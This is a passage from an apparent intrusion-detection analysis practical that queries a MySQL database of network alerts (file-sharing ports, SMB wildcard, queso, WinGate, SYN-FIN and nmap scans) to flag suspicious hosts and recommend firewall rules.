| 212.179.88.217 | MY.NET.150.133 |    35 |
| 212.179.84.174 | MY.NET.70.97   |    28 |
| 212.179.82.242 | MY.NET.150.225 |    24 |
| 212.179.17.2   | MY.NET.70.97   |    20 |
| 212.179.83.151 | MY.NET.150.133 |    19 |
| 212.179.85.179 | MY.NET.150.225 |    19 |
| 212.179.83.198 | MY.NET.150.133 |    18 |
| 212.179.83.109 | MY.NET.150.225 |    18 |
| 212.179.83.151 | MY.NET.150.225 |    17 |
| 212.179.22.99  | MY.NET.70.97   |    17 |
| 212.179.81.114 | MY.NET.150.225 |    14 |
| 212.179.82.242 | MY.NET.70.97   |    12 |
| 212.179.85.216 | MY.NET.70.97   |    12 |
| 212.179.27.6   | MY.NET.150.133 |    11 |
| 212.179.84.81  | MY.NET.150.225 |    11 |
| 212.179.95.13  | MY.NET.218.234 |    10 |
+----------------+----------------+-------+
25 rows in set (22.92 sec)
```

Gnutella

We have so few Gnutella detects that we can cut right to the chase and see what traffic is headed where. Nothing significant stands out here, but we could always get a Gnutella client and look at the few Gnutella sites our internal network sports if we want to know what is being served.

```
mysql> select HostFrom,HostTo,Count(*) as Count FROM alerts WHERE Message LIKE '
%990517' AND (PortTo=6346 OR PortFrom=6346 OR PortTo=6347 OR PortFrom=6347) GROU
P BY HostFrom,HostTo ORDER BY Count DESC LIMIT 25;
+----------------+----------------+-------+
| HostFrom       | HostTo         | Count |
+----------------+----------------+-------+
| 212.179.86.135 | MY.NET.217.130 |     8 |
| 212.179.15.203 | MY.NET.217.234 |     5 |
| 212.179.85.230 | MY.NET.70.27   |     5 |
| 212.179.5.184  | MY.NET.217.174 |     4 |
| 212.179.5.184  | MY.NET.225.138 |     3 |
| 212.179.48.2   | MY.NET.69.216  |     3 |
| 212.179.15.203 | MY.NET.217.222 |     2 |
| 212.179.34.114 | MY.NET.219.50  |     2 |
| 212.179.27.6   | MY.NET.218.14  |     2 |
| 212.179.22.2   | MY.NET.139.36  |     1 |
| 212.179.88.158 | MY.NET.217.74  |     1 |
| 212.179.34.114 | MY.NET.218.86  |     1 |
| 212.179.81.254 | MY.NET.201.110 |     1 |
| 212.179.34.129 | MY.NET.139.36  |     1 |
| 212.179.43.225 | MY.NET.70.17   |     1 |
+----------------+----------------+-------+
15 rows in set (23.62 sec)
```

"*The Rest*"

If we remove file-sharing activity from our view we are left with a potpourri of ports. The two significant ones left deal with email: (25=SMTP and 143=IMAP/IMAP2) If there had been a number of accesses from various addresses to port 110 (POP3) we may be able to account for it as someone from out organization checking their email from Israel, but because these protocols instead suggest sending or relaying mail, we will put them on the suspicious list for further investigation.

```
mysql> select HostFrom,PortTo,Count(*) as Count FROM alerts WHERE Message LIKE '
%990517%' AND PortTo!=1214 AND PortTo!=6346 AND PortTo!=6347 GROUP BY HostFrom,PortTo ORDER BY Co
unt DESC,HostFrom LIMIT 25;
+----------------+--------+-------+
| HostFrom       | PortTo | Count |
+----------------+--------+-------+
| 212.179.41.215 |   9549 |    28 |
| 212.179.83.81  |    143 |    23 |
| 212.179.72.53  |     25 |    13 |
| 212.179.67.177 |   4253 |    12 |
| 212.179.46.193 |     25 |    10 |
| 212.179.80.171 |   4290 |     6 |
| 212.179.81.165 |   4253 |     5 |
| 212.179.84.84  |   4256 |     2 |
| 212.179.72.53  |  42340 |     1 |
+----------------+--------+-------+
9 rows in set (23.13 sec)
```

Conclusions

Interesting Hosts and Services:

- KAZAA (port 1214) service
- Gnutella (ports 6346 and 6347) service
- Add Israeli hosts "212.179.83.81","212.179.72.53" and "212.179.46.193" to list of suspicious hosts (based on activity to possible SMTP/IMAP servers on internal network)

Defensive Recommendations: *(Priority)*

- If global file-sharing is not permitted, inform the operators of these machines and take steps to block incoming ports 1214 (KAZAA) and 6346-6347 (Gnutella). *(Medium)*
- If global file-sharing is permitted but your organization is legally at risk for copyright infringement or other matters, download KAZAA and Gnutella clients and monitor the files shared from your network. *(Medium)*

"smb name wildcard"

"smb name wildcard" alerts are intended to catch machines which attempt to ask the NetBIOS form of the question "tell me about other Windows computers on the network". Detection of these packets is fairly easy because they contain the and easy-to-find wildcard string of "AAAAA"... (Chris Grout, GCIA Practical, "Detect #2", 2000; "http://www.chrisgrout.com/data/chrisgrout_gcia.pdf"), but the source address of these (UDP) scans is OFTEN spoofed and even interleaved with real source addresses, making determination of the source of these scans rather difficult. (Stephen Northcutt, GIAC Detects Analyzed, August 12, 2000; "http://www.sans.org/y2k/081200-1300.htm")

Source Addresses

It does not appear anyone is actively scanning a range of internal addresses. Someone with a great deal of patience could conduct a slow scan over a period of several months to escape detection, but there is no evidence here that any particular external host is scanning a lot of internal hosts.

```
mysql> select HostFrom,Count(*) AS Count FROM alerts WHERE Message='smb name wil
dcard' GROUP BY HostFrom ORDER BY Count DESC,HostFrom LIMIT 10;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| 207.245.122.133 |    16 |
| 207.245.122.252 |    16 |
| 210.84.94.50    |    10 |
| 130.54.113.11   |     9 |
| 207.136.38.129  |     9 |
| 130.13.135.239  |     8 |
| 130.13.148.165  |     8 |
| 130.1.6.0       |     7 |
| 130.113.224.125 |     6 |
| 130.126.248.138 |     6 |
+-----------------+-------+
10 rows in set (22.80 sec)

mysql> select HostFrom,HostTo,Count(*) AS Count FROM alerts WHERE Message='smb n
ame wildcard' GROUP BY HostFrom,HostTo ORDER BY Count DESC,HostFrom,HostTo LIMIT
 10;
+-----------------+----------------+-------+
| HostFrom        | HostTo         | Count |
+-----------------+----------------+-------+
| 207.245.122.133 | MY.NET.137.7   |    16 |
| 207.245.122.252 | MY.NET.137.7   |    16 |
| 210.84.94.50    | MY.NET.134.229 |    10 |
| 207.136.38.129  | MY.NET.137.209 |     9 |
| 130.13.135.239  | MY.NET.133.29  |     8 |
| 130.149.39.132  | MY.NET.137.217 |     6 |
| 168.167.74.67   | MY.NET.133.124 |     6 |
| 200.59.34.140   | MY.NET.134.235 |     6 |
| 207.224.209.98  | MY.NET.132.82  |     6 |
| 211.216.27.155  | MY.NET.133.76  |     6 |
+-----------------+----------------+-------+
10 rows in set (22.90 sec)
```

Destination Addresses

One host (MY.NET.137.7) has attracted an inordinate amount of attention. We could add it to our suspicious list to find out if responds to wildcard inquiries.

```
mysql> select HostTo,Count(*) AS Count FROM alerts WHERE Message='smb name wildc
ard' GROUP BY HostTo ORDER BY Count DESC,HostTo LIMIT 10;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| MY.NET.137.7   |    35 |
| MY.NET.132.82  |    19 |
| MY.NET.132.10  |    16 |
| MY.NET.134.235 |    12 |
| MY.NET.133.76  |    11 |
| MY.NET.135.126 |    11 |
| MY.NET.135.164 |    11 |
| MY.NET.134.229 |    10 |
| MY.NET.133.29  |     9 |
| MY.NET.137.209 |     9 |
+----------------+-------+
10 rows in set (22.54 sec)
```

Conclusions

Interesting Hosts & Services

- Add "MY.NET.137.7" to list of target hosts (based on external interest with smb wildcard scans)

Defensive Recommendations *(Priority)*

- Regardless of whether or not file sharing is allowed from your network, NetBIOS traffic on ports 137 and 138 should be prevented from crossing the internal-external network border. NetBIOS traffic carries much more than a list of files and file data! *(High)*

"queso fingerprint"

"Queso" fingerprinting uses the reactions of systems probed with packets in which to two reserved TCP flag bits are set to figure out the type and version of remote operating systems. A "queso fingerprint" alert is probably set to alert us whenever these two reserved flags are set.

Unfortunately for analysts, the new ECN (Explicit Congestion Notification) protocol also uses these two reserved TCP flag bits. In other words the number of false-positive "queso fingerprint" alerts continues to increase as the number of systems taking advantage of ECN increases. (ECN and it's impact on intrusion detection, 2000; "http://www.sans.org/y2k/ecn.htm")

However, we can still be reasonably sure an external system is trying to fingerprint us if it hits a lot of machines, so with that in mind we go to the data.

Source Addresses

We can probably add at least three suspicious queso addresses immediately: 199.183.24.194, 24.66.152.186 and 193.226.113.248

```
mysql> select HostFrom,Count(*) AS Count FROM alerts WHERE Message='queso finger
print' GROUP BY HostFrom ORDER BY Count DESC,HostFrom LIMIT 10;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| 199.183.24.194  |   208 |
| 24.66.152.186   |    75 |
| 193.226.113.248 |    38 |
| 210.77.146.33   |    16 |
| 192.117.120.140 |    10 |
| 141.157.90.81   |     7 |
| 209.150.103.212 |     7 |
| 133.127.86.112  |     5 |
| 158.75.57.4     |     5 |
| 128.61.38.150   |     4 |
+-----------------+-------+
10 rows in set (21.98 sec)
```

To confirm these three addresses are really suspects, we check how scattered their scans were. Two of the three hosts seem to scatter their scans somewhat, but 24.66.152.186 does not at all so we remove him from the list.

```
mysql> select HostFrom,HostTo,Count(*) AS Count FROM alerts WHERE Message LIKE '
%ques%' AND (HostFrom='199.183.24.194' OR HostFrom='24.66.152.186' OR HostFrom='
193.226.113.248') GROUP BY HostFrom,HostTo ORDER BY Count DESC;
+-----------------+----------------+-------+
| HostFrom        | HostTo         | Count |
+-----------------+----------------+-------+
| 199.183.24.194  | MY.NET.253.41  |    80 |
| 24.66.152.186   | MY.NET.70.149  |    75 |
| 199.183.24.194  | MY.NET.253.43  |    72 |
| 199.183.24.194  | MY.NET.253.42  |    56 |
| 193.226.113.248 | MY.NET.70.97   |    26 |
| 193.226.113.248 | MY.NET.218.234 |     7 |
| 193.226.113.248 | MY.NET.70.77   |     3 |
| 193.226.113.248 | MY.NET.150.225 |     2 |
+-----------------+----------------+-------+
8 rows in set (23.32 sec)
```

Finally because queso scans use malformed packets, we would expect to see traffic from the three suspect hosts appear in the OOS database. Unfortunately NO packets from any of these addresses have been logged oos, even though over a thousand packets with reserved bits set have been logged oos. (There are no oos packets with ONLY the two reserved bits set - may be a sensor error.)

```
mysql> select HostFrom,Flags_TCP,Count(*) AS Count FROM oos WHERE (HostFrom='199
.183.24.194' OR HostFrom='24.66.152.186' OR HostFrom='193.226.113.248') GROUP BY
 HostFrom,Flags_TCP ORDER BY Count DESC;
Empty set (0.34 sec)

mysql> select count(*) from oos where Flags_TCP='21******';
+----------+
| count(*) |
+----------+
|        0 |
+----------+

mysql> select count(*) from oos where Flags_TCP LIKE '21%';
+----------+
| count(*) |
+----------+
|     1581 |
+----------+
```

Conclusions

Interesting Hosts & Services

- *(none)*

Defensive Recommendations: *(Priority)*

- Check sensor ruleset to ensure packets with ONLY the "12******" TCP flags are being logged as OOS. *(Medium)*
- If the internal network should not be using ECN, set your firewall to discard all packets in which the values of the two reserved TCP flag bits are anything but zero. *(Low)*

"wingate 1080 attempt"

The "wingate 1080 attempt" alert simply logs traffic destined to port 1080. False positives are bound to occur.

```
mysql> select count(*) from alerts where message LIKE '%wingate%' AND PortTo!=10
80;
+----------+
| count(*) |
+----------+
|        0 |
+----------+
```

"A Wingate or Socks proxy server commonly operate (sic) on ports 8080 and 1080. A person can utilize a Wingate proxy in order to surf anonymously on the web. There are also vulnerabilities with certain versions of Wingate that allows intruders access to the Wingate server harddrive." (Andrew Siske, Jr., GIAC Intrusion Detection Practical, July 10, 2000; http://www.sans.org/y2k/practical/Andy_Siske_GCIA.htm)

Source Hosts

There are four scanning hosts we can immediately be suspicious of based on the amount of interest they are showing: 216.15.205.2, 217.10.143.54, 195.66.170.8, 130.227.3.123.

```
mysql> select HostFrom,Count(*) AS Count FROM alerts WHERE Message='wingate 1080
 attempt' GROUP BY HostFrom ORDER BY Count DESC,HostFrom LIMIT 10;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| 216.15.205.2    |    40 |
| 217.10.143.54   |    30 |
| 195.66.170.8    |    23 |
| 130.227.3.123   |    21 |
| 63.102.226.86   |    12 |
| 209.212.128.47  |    10 |
| 209.217.52.231  |    10 |
| 161.58.185.242  |     9 |
| 213.122.130.163 |     9 |
| 216.164.29.164  |     8 |
+-----------------+-------+
10 rows in set (21.36 sec)
```

Destination Hosts

There is only one host which appears to be an obvious target on the internal network: MY.NET.219.30

```
mysql> select HostTo,Count(*) AS Count FROM alerts WHERE Message='wingate 1080 a
ttempt' GROUP BY HostTo ORDER BY Count DESC,HostTo LIMIT 10;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| MY.NET.219.30  |    14 |
| MY.NET.157.5   |    11 |
| MY.NET.60.39   |    11 |
| MY.NET.60.11   |     9 |
| MY.NET.98.231  |     9 |
| MY.NET.105.120 |     8 |
| MY.NET.60.38   |     8 |
| MY.NET.98.141  |     8 |
| MY.NET.98.196  |     8 |
| MY.NET.203.50  |     7 |
+----------------+-------+
10 rows in set (20.65 sec)
```

If we do a HostFrom-HostTo list and keep the suspicious hosts in mind from above we quickly find that external address 217.10.143.54 appears to have found what he was looking for on MY.NET.219.30. (Only 13 of his 30 scans were to this computer, indicating he was also looking at others.) We should remember these hosts, forget about the two less active scanners and leave the most active scanner on our suspicious list.

```
mysql> select HostFrom,HostTo,Count(*) AS Count FROM alerts WHERE Message='winga
te 1080 attempt' GROUP BY HostFrom,HostTo ORDER BY Count DESC,HostFrom,HostTo LI
MIT 10;
+---------------+---------------+-------+
| HostFrom      | HostTo        | Count |
+---------------+---------------+-------+
| 217.10.143.54 | MY.NET.219.30 |    13 |
| 63.239.172.42 | MY.NET.98.231 |     8 |
| 195.66.170.8  | MY.NET.203.50 |     7 |
| 63.102.226.86 | MY.NET.98.141 |     7 |
| 195.66.170.8  | MY.NET.216.61 |     6 |
| 216.15.205.2  | MY.NET.98.198 |     6 |
| 130.227.3.123 | MY.NET.157.5  |     5 |
| 195.66.170.8  | MY.NET.102.50 |     5 |
| 216.15.205.2  | MY.NET.97.210 |     5 |
| 216.15.205.2  | MY.NET.98.111 |     5 |
+---------------+---------------+-------+
10 rows in set (21.75 sec)
```

Conclusions

Interesting Hosts & Services

- Add "MY.NET.219.30" as a target host (based on WinGate port 1080 activity)
- Add "217.10.143.54" as an attacker (based on WinGate port 1080 scans and possibly at least one successful find)
- Add "216.15.205.2" as an attacker (based on WinGate port 1080 scans)

Defensive Recommendations: *(Priority)*

- Check internal host "MY.NET.219.30" for WinGate proxy services and/or compromise *(High)*

"syn-fin scan!"

SYN-FIN scans are generally used to conduct "stealthy" port scans. The FIN prevents the connection from actually being opened, potentially preventing the application holding the port open to log a connection event. However the use of these unusual packets makes SYN-FIN scans very easy to spot.

It appears some hackers have learned how easy it is to spot them with these scans - there were few of these events logged compared to more popular scans such as the SubSeven scans discussed above.

Source Hosts

One host stands out immediately: 211.180.236.194 We will add it to the suspicious list.

```
mysql> select HostFrom,Count(*) AS Count FROM alerts WHERE Message='syn-fin scan
!' GROUP BY HostFrom ORDER BY Count DESC,HostFrom LIMIT 10;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| 211.180.236.194 |   269 |
| 24.200.179.202  |     1 |
| 62.149.150.37   |     1 |
| 64.196.112.126  |     1 |
| 64.198.134.34   |     1 |
+-----------------+-------+
5 rows in set (21.36 sec)
```

Destination Hosts

No hosts stand out here. Further evaluation is unnecessary.

```
mysql> select HostTo,Count(*) AS Count FROM alerts WHERE Message='syn-fin scan!'
 GROUP BY HostTo ORDER BY Count DESC,HostTo LIMIT 10;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| MY.NET.5.29    |     2 |
| MY.NET.132.100 |     1 |
| MY.NET.132.110 |     1 |
| MY.NET.132.112 |     1 |
| MY.NET.132.114 |     1 |
| MY.NET.132.12  |     1 |
| MY.NET.132.130 |     1 |
| MY.NET.132.132 |     1 |
| MY.NET.132.136 |     1 |
| MY.NET.132.14  |     1 |
+----------------+-------+
10 rows in set (21.15 sec)
```

For additional support on my choice of 211.180.236.194 as a scanning address I checked the OOS database. I was more than troubled to note that OOS detects did not correspond with the SYN-FIN alerts, although they did resolve another SYN-FIN host to add to our list of attackers: 11.180.236.194 *(Note the two addresses are almost identical - the OOS address is missing only the first digit of the IP address!)*

```
mysql> select HostFrom,count(*) AS Count from oos where Flags_TCP LIKE '%SF%' GR
OUP BY HostFrom ORDER BY Count DESC LIMIT 10;
```

```
+----------------+-------+
| HostFrom       | Count |
+----------------+-------+
| 11.180.236.194 |   557 |
| 4.198.133.235  |     8 |
| 1.147.75.96    |     7 |
| 3.253.106.25   |     7 |
| 4.169.190.158  |     6 |
| 2.149.129.62   |     5 |
| 3.253.105.247  |     4 |
| 50.140.149.209 |     4 |
| 4.198.133.222  |     4 |
| 6.50.40.97     |     3 |
+----------------+-------+
10 rows in set (0.03 sec)
```

Notice our OOS engine is in fact logging OOS packets with only SYN-FIN set, not just "Christmas tree" packets!

```
mysql> select HostFrom,count(*) AS Count from oos where Flags_TCP LIKE '**SF****
' GROUP BY HostFrom ORDER BY Count DESC LIMIT 10;
+----------------+-------+
| HostFrom       | Count |
+----------------+-------+
| 11.180.236.194 |   557 |
| 4.196.112.4    |     1 |
| 2.149.150.37   |     1 |
| 4.196.112.126  |     1 |
| 4.198.134.34   |     1 |
| 09.252.176.14  |     1 |
| 4.200.179.202  |     1 |
+----------------+-------+
7 rows in set (0.03 sec)
```

Conclusions

Interesting Hosts & Services

- Add "211.180.236.194" and "11.180.236.194" as attacking hosts (based on SYN-FIN activity)

Defensive Recommendations: (Priority)

- Double-check OOS detection machine placement in network and ruleset - it appears the machine is either not watching the same traffic which generated our other alerts or is ignoring all SYN-FIN traffic flagged by a SYN-FIN alert. *(Medium)*
- Prevent packets with both the SYN and FIN flags set from entering the internal network. *(High)*

"port 55850 tcp - possible myserver activity - ref. 010313-1"

MyServer is a trojan horse which listens on port 55850. (University of Waterloo, Linux Security -- Best Advice, March 16, 2001; "http://ist.uwaterloo.ca/security/howto/2000-10-02/compromise.html") Its presence most likely indicates a badly compromised Linux machine.

Source Hosts

We notice the most interest from two hosts: 199.4.19.2 and MY.NET.217.154 Both should be considered suspicious.

```
mysql> select HostFrom,Count(*) AS Count FROM alerts WHERE Message LIKE '%MyServ
er%' GROUP BY HostFrom ORDER BY Count DESC,HostFrom LIMIT 10;
+----------------+-------+
| HostFrom       | Count |
+----------------+-------+
| 199.4.19.2     |    27 |
| MY.NET.217.154 |    26 |
| MY.NET.5.29    |    17 |
| MY.NET.253.24  |    16 |
| MY.NET.253.41  |    16 |
| 128.100.132.4  |    15 |
| 205.188.156.249 |    12 |
| MY.NET.253.52  |    12 |
| MY.NET.100.230 |    11 |
| MY.NET.6.7     |     7 |
+----------------+-------+
10 rows in set (23.27 sec)
```

Destination Hosts

We notice the most interest in two hosts: MY.NET.217.154 and 199.4.19.2 Immediately a red flag begins flapping - these are the same two hosts we noted above. The two hosts are certainly having a conversation - this could be trouble!

```
mysql> select HostTo,Count(*) AS Count FROM alerts WHERE Message LIKE '%MyServer
%' GROUP BY HostTo ORDER BY Count DESC,HostTo LIMIT 10;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| MY.NET.217.154 |    27 |
| 199.4.19.2     |    26 |
| MY.NET.253.41  |    16 |
| 128.100.132.4  |    15 |
| MY.NET.253.52  |    13 |
| 18.7.21.83     |    12 |
| 205.188.156.249 |    12 |
| 134.192.1.23   |    11 |
```

```
| 152.163.225.102 |    11 |
| 204.91.207.7    |     7 |
+-----------------+-------+
10 rows in set (23.40 sec)
```

To double-check our findings, we pull an alert copy of their conversation. Immediately the red flag stops waving - we are looking for an initial destination port of 55850. Instead we have port 1214 - our old file-sharing friend KAZAA.

```
mysql> select eventtime,hostfrom,hostto,portfrom,portto FROM alerts WHERE messag
e LIKE '%myserver%' AND (HostTo='MY.NET.217.154' OR HostFrom='MY.NET.217.154') A
ND (HostTo='199.4.19.2' OR HostFrom='199.4.19.2') ORDER BY EventTime;
+---------------------+----------------+----------------+----------+--------+
| eventtime           | hostfrom       | hostto         | portfrom | portto |
+---------------------+----------------+----------------+----------+--------+
| 2000-07-02 10:01:59 | 199.4.19.2     | MY.NET.217.154 |    55850 |   1214 |
| 2000-07-02 10:02:00 | 199.4.19.2     | MY.NET.217.154 |    55850 |   1214 |
| 2000-07-02 10:02:00 | MY.NET.217.154 | 199.4.19.2     |     1214 |  55850 |
| 2000-07-02 10:02:00 | MY.NET.217.154 | 199.4.19.2     |     1214 |  55850 |
| 2000-07-02 10:02:00 | MY.NET.217.154 | 199.4.19.2     |     1214 |  55850 |
| 2000-07-02 10:02:06 | 199.4.19.2     | MY.NET.217.154 |    55850 |   1214 |
| 2000-07-02 10:04:02 | 199.4.19.2     | MY.NET.217.154 |    55850 |   1214 |
| 2000-07-02 10:04:02 | MY.NET.217.154 | 199.4.19.2     |     1214 |  55850 |
| 2000-07-02 10:04:02 | 199.4.19.2     | MY.NET.217.154 |    55850 |   1214 |
| 2000-07-02 10:06:03 | MY.NET.217.154 | 199.4.19.2     |     1214 |  55850 |
| 2000-07-02 10:06:03 | 199.4.19.2     | MY.NET.217.154 |    55850 |   1214 |
| 2000-07-02 10:08:04 | 199.4.19.2     | MY.NET.217.154 |    55850 |   1214 |
...
+---------------------+----------------+----------------+----------+--------+
53 rows in set (23.54 sec)
```

Just to be sure we run another check of possible "talkers". After similar evaluations of initial source ports (never 55850), we conclude none of this traffic is MyServer traffic.

```
mysql> create temporary table frog select HostFrom,PortFrom,HostTo,PortTo,Count(
*) AS Count FROM alerts WHERE Message LIKE '%MyServer%' GROUP BY HostFrom,HostTo
,PortFrom,PortTo ORDER BY Count DESC;
Query OK, 28 rows affected (24.01 sec)
Records: 28  Duplicates: 0  Warnings: 0

mysql> select * from frog;
+-----------------+----------+-----------------+--------+-------+
| HostFrom        | PortFrom | HostTo          | PortTo | Count |
+-----------------+----------+-----------------+--------+-------+
| 199.4.19.2      |    55850 | MY.NET.217.154  |   1214 |    27 |
| MY.NET.217.154  |     1214 | 199.4.19.2      |  55850 |    26 |
| 128.100.132.4   |    55850 | MY.NET.253.41   |     25 |    15 |
| MY.NET.253.41   |       25 | 128.100.132.4   |  55850 |    15 |
| MY.NET.253.24   |    55850 | 18.7.21.83      |     25 |    12 |
| 205.188.156.249 |       25 | MY.NET.253.52   |  55850 |    12 |
| MY.NET.253.52   |    55850 | 205.188.156.249 |     25 |    12 |
| MY.NET.5.29     |      443 | 134.192.1.23    |  55850 |    11 |
| MY.NET.100.230  |       25 | 152.163.225.102 |  55850 |    11 |
| MY.NET.6.7      |    55850 | 204.91.207.7    |     25 |     7 |
| 204.91.207.7    |       25 | MY.NET.6.7      |  55850 |     6 |
| 64.210.248.166  |    55850 | MY.NET.5.29     |    443 |     5 |
| 63.90.54.167    |       25 | MY.NET.253.24   |  55850 |     5 |
| MY.NET.5.29     |      443 | 64.210.248.166  |  55850 |     4 |
| 152.163.225.103 |    55850 | MY.NET.6.47     |     25 |     4 |
| MY.NET.253.51   |    55850 | 63.251.121.140  |     25 |     4 |
| MY.NET.253.24   |    55850 | 202.20.65.1     |     25 |     4 |
| MY.NET.1.10     |    55850 | 208.155.118.240 |     53 |     3 |
| 63.251.121.140  |       25 | MY.NET.253.51   |  55850 |     3 |
| MY.NET.139.36   |     6346 | 217.57.65.106   |  55850 |     3 |
| MY.NET.253.43   |       25 | 208.218.130.11  |  55850 |     3 |
| 213.40.2.12     |       25 | MY.NET.253.24   |  55850 |     2 |
| MY.NET.70.97    |     1214 | 195.215.101.201 |  55850 |     2 |
| MY.NET.5.29     |      443 | 209.49.118.18   |  55850 |     2 |
| 204.193.93.29   |       25 | MY.NET.253.52   |  55850 |     1 |
| 128.8.10.5      |      113 | MY.NET.253.42   |  55850 |     1 |
| 130.108.128.60  |      113 | MY.NET.253.41   |  55850 |     1 |
| MY.NET.253.41   |    55850 | 206.117.161.71  |    113 |     1 |
+-----------------+----------+-----------------+--------+-------+
28 rows in set (0.02 sec)
```

Conclusions

Interesting Hosts and Services

- *(none)*

Defensive Recommendations

- *(none)*

"watchlist 000222 net-ncfc"

This watchlist is designed to watch for traffic from the 159.226.x.x network. (An ARIN lookup shows these addresses belong to "The Computer Network Center Chinese Academy of Sciences") There are few enough detects in this category that we can view a table of source hosts and ports and destination hosts and ports on a single table.

A couple of events warrant notice. There is a send-X-packets-to-port-25-get-1-packet-back-on-port-113 pattern which looks suspicious. We feel better after reading an article which notes that networks using NAT often "suppress" AUTH traffic on port 113, but it still looks like several servers are at least receiving mail or acting as

relays. (Daniel Senie, Network Address Translation Application Protocol Information; "http://www.amaranth.com/cgi/showport.cgi?prot=tcp&port=113") The possible (and suspicious) SMTP servers are: MY.NET.253.43, MY.NET.6.47, MY.NET.145.9, MY.NET.253.42

The rest of the traffic can probably be safely ignored. Port 8080 and 8765 are both less-than-well-known web server ports and the traffic heading to them is outbound traffic. (Security Portal, TCP/IP Port Numbers - Ports 7001 to 65535;"http://www.securityportal.com/firewalls/ports/ports7001to65535.html")

```
mysql> select HostFrom,HostTo,PortFrom,PortTo,Count(*) AS Count FROM alerts WHER
E Message LIKE '%net-nc%' GROUP BY HostFrom,HostTo,PortFrom,PortTo ORDER BY Host
From,HostTo,PortFrom,PortTo;
+----------------+----------------+----------+--------+-------+
| HostFrom       | HostTo         | PortFrom | PortTo | Count |
+----------------+----------------+----------+--------+-------+
| 159.226.114.1  | MY.NET.253.43  |      113 |  39555 |     1 |
| 159.226.114.1  | MY.NET.253.43  |    56956 |     25 |     8 |
| 159.226.114.1  | MY.NET.6.34    |    56403 |     25 |     9 |
| 159.226.114.1  | MY.NET.6.47    |      113 |  64006 |     1 |
| 159.226.114.1  | MY.NET.6.47    |    56408 |     25 |     5 |
| 159.226.120.17 | MY.NET.253.43  |      113 |  37662 |     1 |
| 159.226.120.17 | MY.NET.253.43  |    47374 |     25 |    11 |
| 159.226.228.2  | MY.NET.70.33   |     2343 |   8765 |     1 |
| 159.226.228.2  | MY.NET.70.33   |     2824 |   8765 |     2 |
| 159.226.228.2  | MY.NET.70.33   |     2832 |   8765 |     4 |
| 159.226.228.2  | MY.NET.70.33   |     2833 |   8765 |     1 |
| 159.226.228.2  | MY.NET.70.33   |     2835 |   8765 |     1 |
| 159.226.236.23 | MY.NET.98.144  |     8080 |   2678 |     6 |
| 159.226.236.23 | MY.NET.98.144  |     8080 |   2680 |     4 |
| 159.226.236.23 | MY.NET.98.144  |     8080 |   2682 |     1 |
| 159.226.236.23 | MY.NET.98.144  |     8080 |   2683 |     1 |
| 159.226.236.23 | MY.NET.98.144  |     8080 |   2694 |     2 |
| 159.226.41.166 | MY.NET.100.83  |       23 |  37027 |    19 |
| 159.226.41.166 | MY.NET.100.83  |       23 |  37657 |    11 |
| 159.226.49.6   | MY.NET.145.9   |      113 |  40569 |     1 |
| 159.226.49.6   | MY.NET.145.9   |     3123 |     25 |     4 |
| 159.226.5.222  | MY.NET.100.230 |     3683 |    113 |     1 |
| 159.226.5.222  | MY.NET.100.230 |     4009 |    113 |     1 |
| 159.226.63.190 | MY.NET.253.43  |      113 |  38580 |     1 |
| 159.226.63.190 | MY.NET.253.43  |     1178 |     25 |     9 |
| 159.226.63.190 | MY.NET.6.7     |     1331 |    113 |     3 |
| 159.226.63.200 | MY.NET.100.230 |     2268 |    113 |     1 |
| 159.226.63.200 | MY.NET.100.230 |     2513 |    113 |     1 |
| 159.226.63.200 | MY.NET.100.230 |     2869 |    113 |     1 |
| 159.226.67.61  | MY.NET.253.42  |      113 |  48971 |     1 |
| 159.226.67.61  | MY.NET.253.42  |     2758 |     25 |    10 |
+----------------+----------------+----------+--------+-------+
31 rows in set (20.39 sec)
```

Conclusions

Interesting Host and Services:

- Add "MY.NET.253.43", "MY.NET.6.47", "MY.NET.145.9", "MY.NET.253.42" as suspicious hosts (may be allowing SMTP relay or delivery from external hosts)

Defensive Recommendations: *(Priority)*

- Consider blocking port 25 SMTP traffic from 159.226.x.x *(Low)*

"nmap tcp ping!"

An "nmap tcp ping" alert flags odd TCP SYN packets from a remote host. As the name suggests these packets are often generated by nmap or other tools which attempt to use the replies to odd packets to "fingerprint" (identify) the remote host.

Source Hosts

Two hosts immediately stand out as suspicious hosts: 207.238.101.153 and 204.167.220.253

```
mysql> select hostfrom,count(*) as Count FROM alerts WHERE message LIKE '%nmap%'
 GROUP BY hostfrom ORDER BY count DESC LIMIT 10;
+-----------------+-------+
| hostfrom        | Count |
+-----------------+-------+
| 207.238.101.253 |    39 |
| 204.167.220.253 |    34 |
| 202.187.24.3    |    12 |
| 208.9.199.244   |     5 |
| 211.152.3.40    |     3 |
| 199.197.130.21  |     3 |
| 209.135.37.205  |     2 |
| 64.94.4.162     |     1 |
| 207.241.29.6    |     1 |
| 63.117.235.7    |     1 |
+-----------------+-------+
10 rows in set (23.20 sec)
```

Destination Hosts

An inordinate amount of attention is being paid to a single internal host: MY.NET.1.8 We add this host to our list of machines targeted by attackers.

```
mysql> select hostto,count(*) as Count FROM alerts WHERE message LIKE '%nmap%' G
ROUP BY hostto ORDER BY count DESC LIMIT 10;
+----------------+-------+
```

```
| hostto          | Count |
+-----------------+-------+
| MY.NET.1.8      |    34 |
| MY.NET.1.9      |     8 |
| MY.NET.1.10     |     6 |
| MY.NET.60.14    |     6 |
| MY.NET.1.3      |     5 |
| MY.NET.253.125  |     5 |
| MY.NET.6.7      |     3 |
| MY.NET.97.11    |     3 |
| MY.NET.1.4      |     3 |
| MY.NET.140.196  |     2 |
+-----------------+-------+
10 rows in set (23.77 sec)
```

Services

Most of the scans use unusual source port numbers - 80 or 53. Besides both ports being normally available to "root" users only, these ports have been specifically chosen to make it through routers filtering out anything except HTTP and DNS traffic - an extremely common scenario. Note than port 53->53 is a "legal scenario" (in my own experience I have seen Raptor firewalls perform DNS queries from port 53, for example), but port 80->53 and port 80->80 are probably not.

```
mysql> select hostfrom,hostto,portfrom,portto,count(*) as Count FROM alerts WHER
E message LIKE '%nmap%' GROUP BY hostfrom,hostto,portfrom,portto ORDER BY count
DESC LIMIT 10;
+-----------------+----------------+----------+--------+-------+
| hostfrom        | hostto         | portfrom | portto | Count |
+-----------------+----------------+----------+--------+-------+
